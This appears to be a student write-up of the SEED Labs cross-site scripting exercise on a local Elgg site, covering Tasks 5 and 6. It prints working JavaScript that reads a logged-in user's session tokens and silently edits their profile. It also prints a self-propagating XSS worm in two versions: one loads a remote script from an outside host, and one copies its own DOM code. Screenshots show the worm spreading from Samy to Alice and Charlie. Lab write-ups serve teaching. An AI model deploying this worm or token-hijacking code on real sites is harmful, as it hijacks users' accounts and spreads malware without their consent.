
## Task 5

Modifying the code as per instructions.



```
1 <script type="text/javascript">
2 window.onload = function(){
3     var guid = "&guid=" + elgg.session.user.guid;
4     var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
5     var token = "&__elgg_token=" +
6     elgg.security.token.__elgg_token;
7     var name = "&name=" + elgg.session.user.name;
8     var desc = "&description=Samy is my hero" +
9     "&accesslevel[description]=2";
10    var samyguid = 59
11    // Construct the content of your url.
12    var sendurl = "http://www.seed-server.com/action/profile/edit";
13    var content = token + ts + name + desc + guid;
14    if (elgg.session.user.guid != samyguid){
15        //Create and send Ajax request to modify profile
16        var Ajax=null;
17        Ajax = new XMLHttpRequest();
18        Ajax.open("POST",sendurl,true);
19        Ajax.setRequestHeader("Content-Type","application/x-www-form-
20        urlencoded");
21        Ajax.send(content);
22    }
23 }
24 </script>
```

Adding the script to About me section of Samy's profile.




The screenshot shows a web browser window with the address bar displaying 'www.seed-server.com/profile/samy/edit'. The page title is 'Edit profile : Elgg For SEED Labs'. The main heading is 'Edit profile'. Below this, there is a section for 'Display name' with a text input field containing 'Samy'. The next section is 'About me', which has two tabs: 'Embed content' (selected) and 'Visual editor'. The 'Embed content' tab shows a code editor with the following JavaScript code:

```
var content = token + ts + name + desc + guid;  
if (elgg.session.user.guid != samyguid){  
  //Create and send Ajax request to modify profile  
  var Ajax=null;  
  Ajax = new XMLHttpRequest();  
  Ajax.open("POST",sendurl,true);  
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");  
  Ajax.send(content);  
}  
</script>
```

Below the code editor, there is a dropdown menu for 'Public'.



Now I logged in as Alice and went to Samy's profile and then noticed Samy as added as friend but that doesn't display in Samy's logged in profile that Alice is a friend.




Samy : Elgg For SEED Labs X

www.seed-server.com/profile/samy

Elgg For SEED Labs

## Samy

[Remove friend](#) [Send a message](#)




Blogs

Bookmarks

About me

Moreover, It is noticeable on Alice's profile that the script worked as the string, "Samy is my hero" is being displayed in her About me section.



### Question 3

Line 1 is needed so that Samy does not attack himself and we can attack other users. The JS code obtains the current session's values and stores a string named "Samy is my hero" in the about me section. Now, since we have the JS code in about me section, and if we did not have that line, as soon as the changes are saved, the JS code is executed and this JS code will enter "Samy is my hero" in the About me field of the current session i.e. Samy. This will basically replace the JS code with the string, and hence there won't be any JS code to be executed whenever anyone visits Samy's profile.

## Task 6

Writing the self-propagating worm.

```
*task4.js
~/Desktop/SEED/xss_Elgg/Labsetup
Save

3 <script type="text/javascript" src="http://www.example60.com/-
  xssworm.js"></script>
4 */
5 window.onload = function(){
6     alert("I'm triggered");
7
8     // Put all the pieces together, and apply the URI encoding
9     var wormCode = encodeURIComponent(
10     "<script type=\"text/javascript\" " +
11     "id = \"worm\" " +
12     "src=\"http://www.example60.com/xssworm.js\">" +
13     "</\" + \"script>"
14     );
15
16     // Set the content of the description field and access level.
17     var desc = "&description=Samy is my hero" + wormCode;
18     desc +=
19     "&accesslevel[description]=2";
20
21     // Get the name, guid, timestamp, and token.
22     var name = "&name=" + elgg.session.user.name;
23     var guid = "&guid=" + elgg.session.user.guid;
24     var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
25     var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
26
27     // Set the URL
28     var sendurl = "http://www.seed-server.com/action/profile/edit";
29     var content = token + ts + name + desc + guid;
30
31     // Construct and send the Ajax request
32     attackerguid = 59;
33     if (elgg.session.user.guid != attackerguid){
34         //Create and send Ajax request to modify profile
35         var Ajax=null;
```

```

9  var wormCode = encodeURIComponent(
10     "<script type=\"text/javascript\" " +
11     "id = \"worm\" " +
12     "src=\"http://www.example60.com/xssworm.js\">" +
13     "</\" + \"script>"
14 );
15
16 // Set the content of the description field and access level.
17 var desc = "&description=Samy is my hero" + wormCode;
18 desc +=
19 "&accesslevel[description]=2";
20
21 // Get the name, guid, timestamp, and token.
22 var name = "&name=" + elgg.session.user.name;
23 var guid = "&guid=" + elgg.session.user.guid;
24 var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
25 var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
26
27 // Set the URL
28 var sendurl = "http://www.seed-server.com/action/profile/edit";
29 var content = token + ts + name + desc + guid;
30
31 // Construct and send the Ajax request
32 attackerguid = 59;
33 if (elgg.session.user.guid != attackerguid){
34     //Create and send Ajax request to modify profile
35     var Ajax=null;
36     Ajax = new XMLHttpRequest();
37     Ajax.open("POST", sendurl, true);
38     Ajax.setRequestHeader("Content-Type", "application/x-www-
39     form-urlencoded");
40     Ajax.send(content);
41 }
42 }

```

Copying the code to Web Server Docker.

```


[11/18/22] seed@VM:~/.../Labsetup$ docker cp task4.js 1c0a08bc7ece:/
var/www/csp

```

And it is visible in the Web Server Docker in the twitter directory.

```
root@1c0a08bc7ece:/# cd /var/www/csp/  
root@1c0a08bc7ece:/var/www/csp# ls  
index.html      script_area4.js  script_area6.js  
phpindex.php    script_area5.js  task4.js  
root@1c0a08bc7ece:/var/www/csp#
```

Now putting the script in About me Section of Samy's profile.



Elgg For SEED Labs

## Edit profile

Display name

Samy

About me


[Embed content](#) [Visual editor](#)

```
<script type="text/javascript" src="http://www.example60.com/xssworm.js"></script>
```


Now we get the alert which means script is active and won't attack Samy.



Now logging in as Alice I entered Samy's profile and this happened.



When I checked back Alice's profile logged in as Alice. Now it seems like the script is active here as well.



While checking the profile I found in HTML editing that the script made its way here.

## Edit profile

### Display name

Alice

### About me

[Embed content](#) [Visual editor](#)

<p>Samy is my hero<script type="text/javascript" id = "worm" src="http://www.example60.com/xssworm.js">  
</script></p>

For confirmation logging in as Charlie.

## Welcome

Welcome to your Elgg site.

**Tip:** Many sites use the `activity` plugin to place a site activity stream on this page.

### Log in

Username or email \*

charlie|

Password \*

.....

☐ Remember me

Log in

[Lost password](#)

Profile here is clear of any content.

## Edit profile

Display name

Charlie

About me

[Embed content](#) [Visual editor](#)

Checking Members.

**Elgg For SEED Labs**

## Newest members

Newest

Alphabetical

Popular

Online



Sammy



Charlie



Bobby




Alice




Admin



When entering Alice's profile a trigger appeared.



When heading back to the profile of Charlie we can see he is also effected by the worm. Moreover, the message, "Samy is my hero" and the worm script is also present.



Now going for DOM Approach and here I modified the code.

```
1<script type="text/javascript" id="worm">
2window.onload = function(){
3    var headerTag = "<script id=\"worm\" type=\"text/-
  javascript\">";
4    var jsCode = document.getElementById("worm").innerHTML;
5    var tailTag = "</" +
  "script>";
6
7    // Put all the pieces together, and apply the URI encoding
8    var wormCode = encodeURIComponent(headerTag + jsCode +
  tailTag);
9
10   // Set the content of the description field and access level.
11   var desc = "&description=Samy is my hero" + wormCode;
12   desc +=
  "&accesslevel[description]=2";
13   // Get the name, guid, timestamp, and token.
14   var name = "&name=" + elgg.session.user.name;
15   var guid = "&guid=" + elgg.session.user.guid;
16   var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
17   var token = "&__elgg_token="+elgg.security.token.__elgg_token;
18   // Set the URL
19   var sendurl="http://www.seed-server.com/action/profile/edit";
20   var content = token + ts + name + desc + guid;
21   // Construct and send the Ajax request
22   if (elgg.session.user.guid != 59){
23       //Create and send Ajax request to modify profile
24       var Ajax=null;
25       Ajax = new XMLHttpRequest();
26       Ajax.open("POST", sendurl,true);
27       Ajax.setRequestHeader("Content-Type","application/x-www-
  form-urlencoded");
28       Ajax.send(content);
29   }
```

Now Adding the Script to the About me Section of Sammy's account profile.

Elgg For SEED Labs

## Edit profile

Display name

Samy

About me

[Embed content](#) [Visual editor](#)

```
var content = token + ts + name + gesc + guid;
// Construct and send the Ajax request
if (elgg.session.user.guid != 59){
  //Create and send Ajax request to modify profile
  var Ajax=null;
  Ajax = new XMLHttpRequest();
  Ajax.open("POST", sendurl,true);
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send(content);
}
```


Public

Logging in and clearing previous changes on Alice.

Elgg For SEED Labs

## Alice

[Edit avatar](#) [Edit profile](#)



[Add widgets](#)



Blogs


Bookmarks

Now visiting Samy's profile as Alice.

**Elgg For SEED Labs**

## Samy





About me

Blogs

Bookmarks



Files


Pages

Coming back to Alice's profile it is noticeable that the worm worked and Alice is infected as the string "Samy is my hero" is being displayed on Alice's profile.

**Elgg For SEED Labs**


## Alice





About me

Samy is my hero



Blogs

Bookmarks


Files


For more verification logging in as Charlie.

Elgg For SEED Labs



## Charlie

 Edit avatar

 Edit profile




 Add widgets


Blogs


Visiting Alice's profile.

Elgg For SEED Labs

## Alice

 Add friend

 Send a message



About me

Samy is my hero

Blogs

Bookmarks

Files

And when coming back to Charlie's own profile it got infected.

## Elgg For SEED Labs

### Charlie

[Edit avatar](#)[Edit profile](#)

About me  
Samy is my hero

[Add widget](#)[Blogs](#)[Bookmarks](#)[Files](#)[Pages](#)[Wire post](#)

Even when checking the HTML editor in Charlie's profile the worm script is discovered there.

## Elgg For SEED Labs



### Edit profile

#### Display name

#### About me

[Embed content](#) [Visual editor](#)

